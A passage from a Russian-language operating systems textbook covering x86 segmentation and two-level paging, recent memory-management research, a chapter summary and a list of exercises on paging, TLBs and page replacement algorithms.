


Рис. 3.35. Селектор системы Pentium

Один из битов селектора несет информацию о том, является ли данный сегмент локальным или глобальным (то есть к какой таблице дескрипторов он относится, локальной или глобальной). Следующие 13 битов определяют номер записи в таблице дескрипторов, поэтому в каждой из этих таблиц не может содержаться более чем 8 К сегментных дескрипторов. Остальные 2 бита имеют отношение к защите и будут рассмотрены позже. Дескриптор 0 запрещен. Его можно без всякой опаски загрузить в сегментный регистр, чтобы обозначить, что этот сегментный регистр в данный момент недоступен. Попытка им воспользоваться приведет к системному прерыванию.

Во время загрузки селектора в сегментный регистр из локальной или глобальной таблицы дескрипторов извлекается соответствующий дескриптор, который, чтобы ускорить к нему обращение, сохраняется в микропрограммных регистрах. Как показано на рис. 3.36, дескриптор состоит из 8 байтов, в которые входят базовый адрес сегмента, размер и другая информация.

Чтобы облегчить определение местоположения дескриптора, был искусно подобран формат селектора. Сначала на основе бита 2 селектора выбирается локальная или глобальная таблица дескрипторов. Затем селектор копируется во внутренний рабочий регистр, и значения трех младших битов устанавливаются в 0. Наконец, к этой копии прибавляется адрес одной из таблиц, LDT или GDT, чтобы получить прямой указатель на дескриптор. Например, селектор 72 ссылается на запись 9 в глобальной таблице дескрипторов, которая расположена по адресу в таблице GDT + 72.

Теперь проследим шаги, с помощью которых пара (селектор, смещение) преобразуется в физический адрес. Как только микропрограмма узнает, какой сегментный регистр




Рис. 3.36. Дескриптор сегмента кода в системе Pentium. Сегменты данных имеют незначительные отличия

используется, она может найти в своих внутренних регистрах полный дескриптор, соответствующий этому селектору. Если сегмент не существует (селектор равен 0) или в данный момент выгружен, возникает системное прерывание.

Затем аппаратура использует поле предела *Limit*, чтобы проверить, не выходит ли смещение за предел сегмента, и в этом случае также возникает системное прерывание. По логике, для предоставления размера сегмента в дескрипторе должно быть 32-разрядное поле, но доступны только 20 бит, поэтому используется другая схема. Если поле *Gbit* (Granularity — степень детализации) равно 0, в поле *Limit* содержится точный размер сегмента вплоть до 1 Мбайт. Если оно равно 1, то в поле *Limit* предоставляется размер сегмента в страницах, а не в байтах. При размере страниц, равном 4 Кбайт, 20 битов вполне достаточно для сегментов размером до 2^{32} байт.

Предположим, что сегмент находится в памяти и смещение попало в нужный интервал, тогда система x86 прибавляет 32-разрядное поле *Base* (база) в дескрипторе к смещению, формируя то, что называется **линейным адресом** (рис. 3.37). Поле *Base* разбито на три части, которые разбросаны по дескриптору для совместимости с процессором Intel 80286, в котором поле *Base* имеет только 24 бита. В сущности, поле *Base* позволяет каждому сегменту начинаться в произвольном месте внутри 32-разрядного линейного адресного пространства.




Рис. 3.37. Преобразование пары «селектор — смещение» в линейный адрес

Если страничная организация отключена (установкой бита в глобальном управляющем регистре), линейный адрес интерпретируется как физический адрес и посылается в память для чтения или записи. Таким образом, при отключенной страничной схеме памяти мы получаем чистую схему сегментации с базовым адресом каждого сегмента, выдаваемым его дескриптором. Сегменты не предохранены от наложения друг на друга, возможно, из-за слишком больших хлопот и слишком больших временных затрат на проверку того факта, что все они друг от друга отделены.

С другой стороны, если включена подкачка страниц, линейный адрес интерпретируется как виртуальный и отображается на физический адрес с помощью таблицы страниц практически так же, как в предыдущих примерах. Единственное реальное затруднение заключается в том, что при 32-разрядном виртуальном адресе и странице размером 4 Кбайт сегмент может содержать 1 млн страниц, поэтому используется двухуровневое отображение с целью уменьшения размера таблицы страниц для небольших сегментов.

У каждой работающей программы есть **страничный каталог**, состоящий из 1024 32-разрядных записей. Он расположен по адресу, который указан в глобальном регистре. Каждая запись в каталоге указывает на таблицу страниц, также содержащую 1024 32-разрядных записи. Записи в таблицах страниц, в свою очередь, указывают на страничные блоки. Эта схема показана на рис. 3.38.




Рис. 3.38. Отображение линейного адреса на физический

Здесь показан линейный адрес, разделенный на три поля: *Каталог*, *Страница* и *Смещение*. Поле *Каталог* используется как индекс в страничном каталоге, определяющий расположение указателя на правильную таблицу страниц. Поле *Страница* использует-

ся в качестве индекса в таблице страниц, чтобы найти физический адрес страничного блока. И наконец, чтобы получить физический адрес требуемого байта или слова, к адресу страничного блока прибавляется поле *Смещение*.

Каждая запись в таблице страниц имеет размер 32 бита, 20 из которых содержат номер страничного блока. Остальные биты включают в себя биты доступа и бит изменения страницы, устанавливаемые аппаратурой для операционной системы, биты защиты и другие полезные биты.

Каждая таблица страниц включает в себя записи для 1024 страничных блоков размером по 4 Кбайт, таким образом, одна таблица страниц справляется с 4 Мбайт памяти. Сегмент, длина которого меньше 4 Мбайт, будет иметь страничный каталог с единственной записью — указателем на его единственную таблицу страниц. Следовательно, в случае короткого сегмента на поддержку таблиц страниц расходуется только две страницы вместо 1 млн, которые были бы нужны в одноуровневой таблице страниц.

Чтобы избежать повторных обращений к памяти, система x86, как и система MULTICS, имеет небольшой буфер быстрого преобразования адреса (TLB), который напрямую отображает наиболее часто использующиеся комбинации *Каталог — Страница* на физический адрес страничного блока. Механизм, показанный на рис. 3.38, задействуется лишь при отсутствии текущей комбинации в буфере TLB, при этом сам буфер обновляется. Если отсутствие нужной информации в буфере TLB встречается довольно редко, система достигает неплохой производительности.

Также следует отметить, что эта модель работает и в том случае, когда некоторые приложения не требуют сегментации, а просто довольствуются единым, разбитым на страницы 32-разрядным адресным пространством. Все сегментные регистры могут быть настроены тем же самым селектором, в дескрипторе которого поле *Base* = 0, а поле *Limit* установлено на максимум. Тогда смещение команды будет линейным адресом и будет использоваться только одно адресное пространство, что приведет к обычной страничной организации памяти. Фактически таким образом работают все современные операционные системы для компьютера x86. Единственным исключением была система OS/2, в которой использовались все возможности архитектуры диспетчера памяти (MMU) фирмы Intel.

Так почему же Intel отменила то, что было вариантом весьма неплохой модели памяти MULTICS, поддерживаемой на протяжении почти трех десятилетий? Возможно, основной причиной стало то, что ни UNIX, ни Windows никогда не использовали этот вариант, несмотря на его высокую эффективность, по причине исключения системных вызовов и превращения их в молниеносные вызовы процедур по соответствующим адресам внутри защищенного сегмента операционной системы. Ни один из разработчиков любой UNIX- или Windows-системы не захотел менять свою модель памяти на нечто присущее только x86, так как это нарушило бы переносимость на другие платформы. Поскольку эта возможность оказалась невостребованной со стороны программного обеспечения, компании Intel надоело тратить впустую площадь микросхемы на ее поддержку и из 64-разрядных процессоров она была убрана.

В конце концов, кто-то же должен похвалить разработчиков системы x86. При столь противоречивых задачах: реализовать чистую страничную организацию памяти, чистое сегментирование и страничные сегменты и в то же время обеспечить совместимость с 286-м процессором, а кроме того, сделать все это эффективно, — у них получилась удивительно простая и понятная конструкция.

3.8. Исследования в области управления памятью

Традиционное управление памятью, особенно алгоритмы замещения страниц для центральных процессоров с одним ядром, когда-то было весьма плодотворной областью исследований, но, похоже, большая часть этих исследований, по крайней мере для универсальных систем, в настоящее время уже отмерла, хотя имеются и те, кто с этим категорически не согласен (Moruz et al., 2012) или сосредоточился на некоторых приложениях, таких как оперативная обработка транзакций, которая имеет специализированные требования (Stoica and Ailamaki, 2013). Даже на однопроцессорных системах замещение страниц на твердотельных накопителях, а не на жестких дисках вызвало новые вопросы и потребовало новых алгоритмов (Chen et al., 2012). Замещение страниц на многообещающей энергонезависимой памяти на основе фазовых переходов также потребовало переосмысления этого замещения с целью повышения производительности (Lee et al., 2013), а также по причине задержек (Saito and Oikawa, 2012) или износа при слишком интенсивном использовании (Bheda et al., 2011, 2012).

В целом исследования по замещению страниц все еще продолжаются, но сосредотачиваются на новых видах систем. Например, интерес к управлению памятью возродили виртуальные машины (Bugnion et al., 2012). К той же области относится и работа Jantz et al. (2013), позволяющая приложениям ориентировать систему относительно принятия решения о физической странице для поддержки виртуальной страницы. Требует новых алгоритмов и аспект объединения серверов в облаке, что влияет на замещение страниц из-за возможности изменения со временем того объема физической памяти, который доступен виртуальной машине (Peserico, 2013).

Новой областью активных исследований стало замещение страниц в многоядерных системах (Boyd-Wickizer et al., 2008, Baumann et al., 2009). Одним из побуждающих факторов является стремление иметь в многоядерных системах множество кэшей, совместно используемых довольно сложными путями (Lopez-Ortiz and Salinger, 2012). Тесно связанным с этой работой по многоядерности является исследование замещения страниц в NUMA-системах, где к разным частям памяти может быть разное время доступа (Dashti et al., 2013; Lankes et al., 2012).

Кроме того, в небольшие персональные компьютеры превратились смартфоны и планшетные устройства, и многие из них сбрасывают страницы оперативной памяти на «диск», вот только в качестве диска у них выступает флеш-память. О некоторых последних работах имеется сообщение от Joo et al. (2012).

И наконец, по-прежнему существует интерес к управлению памятью в системах реального времени (Kato et al., 2011).

3.9. Краткие выводы

Эта глава была посвящена исследованию вопросов управления памятью. Мы увидели, что свопинг или страничная организация памяти в простейших системах вообще не используются. Программа, загруженная в память, остается в ней до своего завершения. Некоторые операционные системы не позволяют находиться в памяти более чем одному процессу, в то время как другие поддерживают многозадачность. Эта модель все еще распространена на небольших встроенных системах реального времени.

Следующим шагом стал свопинг. При его использовании система может работать с таким количеством процессов, которое превышает возможности памяти по их одновременному размещению. Процессы, для которых не хватает места в памяти, целиком выгружаются на диск. Свободные области в памяти и на диске могут отслеживаться с помощью битовой матрицы или списка свободных участков.

Современные компьютеры зачастую поддерживают одну из форм виртуальной памяти. В простейшем виде адресное пространство каждого процесса делится на одинаковые по размеру блоки, называемые страницами, которые могут размещаться в любом доступном страничном блоке в памяти. Существует множество алгоритмов замещения страниц, наиболее подходящими из которых являются алгоритмы «старения» и WSClock.

Одного выбора алгоритма еще недостаточно, чтобы добиться от систем со страничной организацией памяти приемлемой работы, необходимо обратить внимание на такие вопросы, как определение рабочего набора, политика выделения памяти и размер страниц.

Сегментация помогает в управлении структурами данных, изменяющими свой размер во время выполнения программы, и упрощает процессы компоновки и совместного доступа. Она также облегчает предоставление различных видов защиты разным сегментам. Иногда сегментация и разбивка на страницы комбинируются, предоставляя двумерную виртуальную память. Сегментация и страничная организация памяти поддерживаются такими системами, как MULTICS и 32-разрядная Intel x86. Вполне очевидно, что разработчики операционных систем теперь вряд ли сильно озабочены сегментацией (поскольку сделали ставку на другую модель памяти). Следовательно, похоже, что она очень быстро выйдет из моды. Сейчас поддержка реальной сегментации отсутствует даже на 64-разрядных версиях x86.

Вопросы

1. Машина IBM 360 имела схему блокировки блоков размером 2 Кбайт, работающую за счет присвоения каждому из них 4-битового ключа и сравнения центральным процессором ключа при каждой ссылке к памяти с 4-битовым ключом в слове состояния процессора. Назовите два недостатка этой схемы, не упомянутые в тексте.
2. Базовый и ограничительный регистры, показанные на рис. 3.3, имеют одинаковое значение — 16 384. Как, по-вашему, это случайность или они всегда имеют одинаковые значения? Если это всего лишь случайность, то почему у них в этом примере одинаковые значения?
3. В системе, использующей свопинг, неиспользуемые пространства ликвидируются за счет уплотнения. Предположим, что существует произвольное размещение множества «дыр» и множества сегментов данных и время чтения или записи 32-разрядного слова составляет 4 нс. Сколько времени (примерно) займет уплотнение 4 Гбайт? Чтобы упростить задачу, предположим, что слово 0 является частью «дыры», а слово с самым старшим адресом памяти содержит нужные данные.
4. Дана система подкачки, в которой память состоит из свободных участков, располагающихся в памяти в следующем порядке: 10 Мбайт, 4 Мбайт, 20 Мбайт, 18 Мбайт, 7 Мбайт, 9 Мбайт, 12 Мбайт и 15 Мбайт. Какие свободные участки берутся для следующих последовательных запросов сегмента:

а) 12 Мбайт;

б) 10 Мбайт;

в) 9 Мбайт

по алгоритму «первое подходящее»? Теперь ответьте на этот же вопрос для алгоритмов «наиболее подходящее», «наименее подходящее» и «следующее подходящее».

5. Чем отличаются друг от друга физический и виртуальный адреса?
6. Для каждого из следующих десятичных виртуальных адресов вычислите номер виртуальной страницы и смещение применительно к странице размером 4 Кбайт и странице размером 8 Кбайт: 20 000, 32 768, 60 000.
7. Используя таблицу страниц, приведенную на рис. 3.9, дайте физический адрес, соответствующий каждому из следующих виртуальных адресов:

   а) 20;

   б) 4100;

   в) 8300.
8. Процессор Intel 8086 не имеет диспетчера памяти или поддержки виртуальной памяти. Тем не менее некоторые компании ранее продавали системы, содержащие исходные процессоры 8086 и выполняющие страничную подкачку. Дайте обоснованное предположение о том, как они это сделали.

   Подсказка: подумайте о том, где нужно разместить диспетчер памяти (MMU).
9. Какой вид аппаратной поддержки необходим для того, чтобы работала страничная организация виртуальной памяти?
10. Копирование при записи является интересной идеей, используемой на серверных системах. Имеет ли она какой-либо смысл применительно к смартфонам?
11. Дана следующая программа на языке C:

```
int X[N];
int step = M; // M – это некая предопределенная константа
for (int i = 0; i < N; i += step) X[i] = X[i] + 1;
```

    а) Какие значения *M* и *N* вызовут отсутствие данных в буфере быстрого преобразования данных (TLB) для каждого выполнения внутреннего цикла, если программа запущена на машине с размером страниц 4 Кбайт и TLB емкостью 64 записи?

    б) Изменится ли ваш ответ на вопрос *а*, если цикл будет повторен многократно? Обоснуйте ответ.
12. Объем пространства на диске, который должен быть доступен для хранения страниц, связан с максимальным количеством процессов *n*, количеством байтов в виртуальном адресном пространстве *v* и числом байтов в оперативной памяти *r*. Выведите формулу минимально необходимого дискового пространства. Насколько эта величина реалистична?
13. Если выполнение инструкции занимает 1 нс, а обработка ошибки отсутствия страницы занимает дополнительно *n* наносекунд, приведите формулу для вычисления эффективного времени выполнения инструкции, если ошибки отсутствия страницы случаются каждые *k* инструкций.

14. У машины имеются 32-разрядное адресное пространство и страницы размером 8 Кбайт. Таблица страниц имеет полную аппаратную поддержку, и на каждую ее запись отводится одно 32-разрядное слово. При запуске процесса таблица страниц копируется из памяти в аппаратуру машины, при этом на копирование одного слова тратится 100 нс. Какая доля процессорного времени тратится на загрузку таблицы страниц, если каждый процесс работает в течение 100 мс (включая время загрузки таблицы страниц)?
15. Предположим, что у машины 48-разрядная виртуальная адресация и 32-разрядные физические адреса.
    а) Если размер страницы равен 4 Кбайт, то сколько записей будет в таблице страниц, имеющей только один уровень? Обоснуйте ответ.
    б) Предположим, что у этой же системы имеется буфер быстрого преобразования адреса — TLB, у которого 32 записи. Далее предположим, что в программе имеются команды, помещающиеся на одну страницу, и они последовательно считывают элементы формата длинного целого числа из массива, содержащего тысячи страниц. Насколько эффективна будет TLB в этом случае?
16. У вас есть следующие данные о системе виртуальной памяти:
    а) TLB может хранить 1024 записи и может быть доступен за 1 тактовый цикл (1 нс).
    б) Запись таблицы страниц может быть найдена за 100 тактовых циклов, или 100 нс.
    в) Среднее время замещения страницы составляет 6 мс.
17. Если ссылки на страницы обслуживаются с помощью TLB 99 % времени и только в 0,01 % случаев возникает ошибка отсутствия страницы, каким будет эффективное время преобразования адреса?
18. Допустим, что в машине используются 38-разрядная виртуальная адресация и 32-разрядная физическая адресация.
    а) Каково основное преимущество многоуровневой таблицы страниц над одноуровневой?
    б) Сколько бит должно быть отведено под поле таблицы страниц самого верхнего уровня и под поле таблицы страниц следующего уровня при двухуровневой таблице страниц, страницах объемом 16 Кбайт и записях размером 4 байта? Обоснуйте ответ.
19. В разделе 3.3.4 утверждалось, что Pentium Pro расширяет каждую запись в иерархии таблиц страниц до 64 разрядов, но по-прежнему может адресовать только 4 Гбайт памяти. Объясните, как данное утверждение может быть истинным, когда у записей таблиц страниц имеется 64 разряда?
20. Компьютер с 32-разрядным адресом использует двухуровневую таблицу страниц. Виртуальные адреса разбиты на 9-разрядное поле таблицы страниц верхнего уровня, 11-разрядное поле таблицы страниц второго уровня и смещение. Чему равен размер страниц и сколько их в адресном пространстве?
21. Компьютер поддерживает 32-разрядные виртуальные адреса и страницы размером 4 Кбайт. Программа и данные умещаются в самой младшей странице (0–4095). Стек размещается в самой старшей странице. Сколько записей в таблице страниц

необходимо для этого процесса, если используется традиционная (одноуровневая) страничная структура? Сколько записей в таблице страниц требуется при двухуровневой страничной структуре, у которой каждая часть имеет 10 разрядов?

22. Далее показана трассировка выполнения фрагмента программы на компьютере с 512-байтными страницами. Программа находится по адресу 1020, и ее указатель стека имеет значение 8192 (стек растет по направлению к 0). Дайте строку ссылки на страницу, сгенерированную этой программой. Каждая инструкция занимает 4 байта (1 слово), включая непосредственно указанные константы. Обе ссылки, как на инструкцию, так и на данные, вычисляются в строке ссылки.

    Загрузка слова 6144 в регистр 0.

    Помещение значения регистра 0 в стек.

    Вызов процедуры по адресу 5120 с помещением в стек возвращаемого адреса.

    Вычитание непосредственно указанной константы 16 из указателя стека.

    Сравнение фактического параметра с непосредственно указанной константой 4.

    Переход при равенстве на адрес 5152.

23. Компьютер, у которого процессы имеют адресные пространства по 1024 страницы, хранит таблицы страниц в памяти. На чтение слова из таблицы страниц затрачивается 5 нс. Чтобы уменьшить затраты, в компьютере используется буфер быстрого преобразования адреса (TLB), содержащий 32 пары (виртуальная страница, физический страничный блок), который может выполнить поиск за 1 нс. Каким должно быть соотношение успешных обращений к буферу, чтобы средние издержки снизились до 2 нс?

24. Как может устройство ассоциативной памяти, необходимое буферу TLB, быть реализовано аппаратно и каково влияние такой конструкции на расширяемость архитектуры?

25. Машина поддерживает 48-разрядные виртуальные адреса и 32-разрядные физические адреса. Размер страницы равен 8 Кбайт. Сколько должно быть записей в таблице страниц?

26. Компьютер с размером страницы 8 Кбайт, объемом оперативной памяти 256 Кбайт и размером виртуального адресного пространства 64 Гбайт использует для реализации своей виртуальной памяти инвертированную таблицу страниц. Каков должен быть размер хэш-таблицы, чтобы обеспечить среднее значение длины хэш-цепочки меньше 1? Предположим, что размер хэш-таблицы кратен степени числа 2.

27. Студент, изучающий курс конструирования компиляторов, предложил профессору проект написания компилятора, получающего список страничных обращений, который может использоваться для реализации оптимального алгоритма замещения страниц. Возможно ли это? Почему возможно или невозможно? Существует ли какой-нибудь способ, который мог бы повысить эффективность страничной подкачки во время работы программы?

28. Предположим, что поток обращений к виртуальным страницам содержит повторения длинных последовательностей обращений к страницам, за которыми время от времени следуют произвольные обращения к страницам. К примеру, следующая последовательность: 0, 1, ... , 511, 431, 0, 1, ... , 511, 332, 0, 1... состоит из повторений

последовательности 0, 1, ... , 511, за которой следует произвольное обращение к страницам 431 и 332.

а) Почему стандартные алгоритмы замещения страниц (LRU, FIFO, «часы») не смогут эффективно справляться с нагрузкой по распределению страниц, которая будет меньше, чем длина последовательности?

б) Если этой программе было выделено 500 страничных блоков, то опишите подход к замещению страниц, который имел бы намного лучшую производительность, чем алгоритмы LRU, FIFO или «часы».

29. Если в системе с четырьмя страничными блоками и восемью страницами используется алгоритм замещения страниц FIFO, то сколько ошибок отсутствия страниц произойдет для последовательности обращений 0172327103 при условии, что четыре страничных блока изначально пусты? А теперь решите эту задачу для алгоритма LRU.

30. Рассмотрим последовательность страниц, показанную на рис. 3.14, *б*. Предположим, что биты *R* для страниц от *B* до *A* равны 11011011. Какая страница будет удалена при использовании алгоритма «второй шанс»?

31. У небольшого компьютера на смарт-карте имеется четыре страничных блока. Во время первого такта системных часов биты *R* равны 0111 (у страницы 0 бит *R* равен 0, у остальных — 1). Во время последующих тактов системных часов биты *R* принимают значения 1011, 1010, 1101, 0010, 1010, 1100 и 0001. Напишите четыре значения, которые примет счетчик после последнего такта при использовании алгоритма старения с 8-разрядным счетчиком.

32. Приведите простой пример последовательности обращений к страницам, в котором первые страницы, выбранные для удаления, различались бы для алгоритмов замещения страниц «часы» и LRU. Предположим, что процессу выделены три страничных блока и строка обращений содержит номера страниц из набора 0, 1, 2, 3.

33. В алгоритме WSClock (см. рис. 3.19, *в*) стрелка указывает на страницу с битом $R = 0$. Будет ли удалена эта страница, если $t = 400$? Будет ли она удалена, если $t = 1000$?

34. Предположим, что алгоритм замещения страниц WSClock использует значение *t*, равное двум тактам, и состояние системы имеет следующий вид:

Страница	Отметка времени	*V*	*R*	*M*
0	6	1	0	1
1	9	1	1	0
2	9	1	1	1
3	7	1	0	0
4	4	0	0	0

где три флаговых бита, *V*, *R* и *M*, означают соответственно Valid (приемлемая), Referenced (были обращения) и Modified (измененная).

а) Покажите содержимое новых записей таблицы после того, как на такте 10 произошло прерывание от таймера. Дайте им объяснения. (Записи, не подвергшиеся изменению, можно опустить.)

б) Предположим, что вместо прерывания от таймера на такте 10 произошла ошибка отсутствия страницы, связанная с запросом на чтение страницы 4. Покажите

содержимое новых записей таблицы. Дайте им объяснения. (Записи, не подвергшиеся изменению, можно опустить.)

35. Студент заявил, что «теоретически основные алгоритмы замещения страниц (FIFO, LRU, оптимальный) идентичны друг другу, за исключением атрибута, используемого для выбора замещаемой страницы».

    а) Что является таким атрибутом для алгоритма FIFO? Алгоритма LRU? Оптимального алгоритма?

    б) Дайте общий алгоритм для этих алгоритмов замещения страниц.

36. Сколько времени займет загрузка программы размером 64 Кбайт с диска, у которого среднее время поиска составляет 5 мс, время раскрутки — 5 мс, а дорожки содержат по 1 Мбайт:

    а) при размере страниц 2 Кбайт;

    б) размере страниц 4 Кбайт?

    Страницы разбросаны по диску случайным образом, и количество цилиндров настолько велико, что можно не принимать в расчет вероятность того, что две страницы будут размещены на одном и том же цилиндре.

37. У компьютера имеется четыре страничных блока. Время загрузки, время последнего обращения и биты *R* и *M* для каждой страницы приведены далее (время дано в тактах системных часов).

Страница	Загружена	Последнее обращение	*R*	*M*
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

    Какая страница будет удалена при использовании алгоритма:

    а) NRU;

    б) FIFO;

    в) LRU;

    г) «второй шанс»?

38. Предположим, что два процесса, *А* и *Б*, совместно используют страницу, отсутствующую в памяти. Если процесс *А* потерпит ошибку на общей странице, запись в таблице страниц процесса *А* должна быть обновлена, после того как страница будет считана в память.

    а) При каких условиях обновление таблицы страниц для процесса *Б* должно быть задержано даже при том, что обработка ошибки отсутствия страницы процесса *А* приведет к помещению совместно используемой страницы в память? Объясните.

    б) Какова потенциальная стоимость задержки обновления таблицы страниц?

39. Рассмотрим следующий двумерный массив:

```
int X[64][64];
```

Предположим, что система имеет четыре страничных блока по 128 слов (в одно слово помещается целочисленное значение). Программа, работающая с массивом *X*, помещается как раз на одной странице и всегда занимает страницу по адресу 0. А для подкачки данных используются оставшиеся три страничных блока. Массив *X* хранится в порядке старшинства строк (то есть в памяти *X[0][1]* следует за *X[0][0]*). Какой из приведенных далее фрагментов кода сгенерирует наименьшее количество ошибок отсутствия страниц? Обоснуйте свой ответ и подсчитайте общее количество таких ошибок.

Фрагмент *А*:

```
for (int j = 0; j < 64; j++)
    for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Фрагмент *Б*:

```
for (int i = 0; i < 64; i++)
    for (int j = 0; j < 64; j++) X[i][j] = 0;
```

40. Вас наняла компания облачных вычислений, которая развертывает тысячи серверов в каждом своем центре обработки данных. Недавно они узнали, что было бы целесообразно обрабатывать ошибку отсутствия страницы на сервере *A* путем считывания страницы не с его локального диска, а из оперативной памяти некоторых других серверов.

    а) Как это может быть сделано?

    б) При каких условиях такой подход был бы оправдан? Был бы осуществим?

41. Одна из первых машин с системой разделения времени, PDP-1 компании DEC, имела память объемом 4 К 18-разрядных слов. В каждый конкретный момент времени она содержала в памяти один процесс. Когда планировщик принимал решение о запуске другого процесса, находящийся в памяти процесс записывался на страничный барабан с 4 К 18-разрядных слов по окружности барабана. Запись на барабан или чтение с него могли начинаться не только с нулевого, но и с любого другого слова. Как вы думаете, почему был выбран именно магнитный барабан?

42. Компьютер выделяет каждому процессу 65 536 байт адресного пространства, которое разделено на страницы по 4096 байт. У рассматриваемой программы текст занимает 32 768 байт, данные — 16 386 байт, а стек — 15 870 байт. Поместится ли эта программа в адресном пространстве машины? А если бы размер страницы был не 4096, а 512 байт, смогла бы тогда поместиться эта программа? На каждой странице должны содержаться либо текст, либо данные, либо стек, но не смесь двух или трех этих компонентов.

43. Было замечено, что количество команд, выполненных между ошибками отсутствия страницы, прямо пропорционально количеству выделенных программе страничных блоков. При удвоении доступной памяти удваивается и средний интервал между ошибками отсутствия страницы. Предположим, что обычная команда выполняется за 1 мкс, но если возникает ошибка отсутствия страницы, то она выполняется за 2001 мкс (то есть на обработку ошибки затрачивается 2 мс). Если время выполнения программы занимает 60 с и за это время возникает 15 000 ошибок отсутствия страницы, то сколько времени заняло бы выполнение программы при удвоении объема доступной памяти?

44. Группа разработчиков операционной системы для Frugal Computer Company обдумывает способ снижения объема резервного хранилища, необходимого для их

новой разработки. Ведущий специалист предложил вообще не сохранять текст программы в области подкачки, а просто загружать его постранично по мере надобности непосредственно из двоичного файла. Существуют ли условия, при которых этот замысел может быть осуществлен для текста программы? Существуют ли условия, при которых он может быть применен в отношении данных?

45. Команда на языке машины, предназначенная для загрузки 32-разрядного слова в регистр, содержит 32-разрядный адрес этого слова. Какое максимальное количество ошибок отсутствия страницы может быть вызвано при выполнении этой команды?

46. Объясните разницу между внутренней и внешней фрагментацией. Какая из них возникает в системах со страничной организацией? Какая из них возникает в системах, использующих чистую сегментацию?

47. При поддержке и сегментации, и страничной организации памяти, как в системе MULTICS, сначала должен быть найден дескриптор сегмента, а затем идентификатор страницы. Может ли таким же образом при двухуровневом поиске работать и буфер быстрого преобразования адреса (TLB)?

48. Рассмотрим программу, у которой есть два показанных далее сегмента: содержащий команды сегмент 0 и содержащий данные, используемые в режиме чтения и записи, сегмент 1. У сегмента 0 имеется защита, позволяющая производить только чтение и выполнение, а у сегмента 1 есть защита, позволяющая производить только чтение и запись. Система памяти относится к виртуальным системам с подкачкой страниц по требованию, у которой есть 4-разрядный номер страницы и 10-разрядное смещение. Таблицы страниц и защита находятся в следующем состоянии (все числа в таблице являются десятичными).

Сегмент 0		**Сегмент 1**	
Чтение и выполнение		**Чтение и запись**	
№ виртуальной страницы	**№ страничного блока**	**№ виртуальной страницы**	**№ страничного блока**
0	2	0	На диске
1	На диске	1	14
2	11	2	9
3	5	3	6
4	На диске	4	На диске
5	На диске	5	13
6	4	6	8
7	3	7	12

Для всех приведенных далее случаев либо дайте реальный (фактический) адрес памяти, получающийся в результате динамического преобразования адреса, либо идентифицируйте тип возникающей ошибки (которая может быть либо ошибкой отсутствия страницы, либо ошибкой защиты):

а) извлечь данные из сегмента 1, страницы 1, из адреса со смещением 3;

б) сохранить данные в сегменте 0, странице 0, в адресе со смещением 16;

в) извлечь данные из сегмента 1, страницы 4, из адреса со смещением 28;

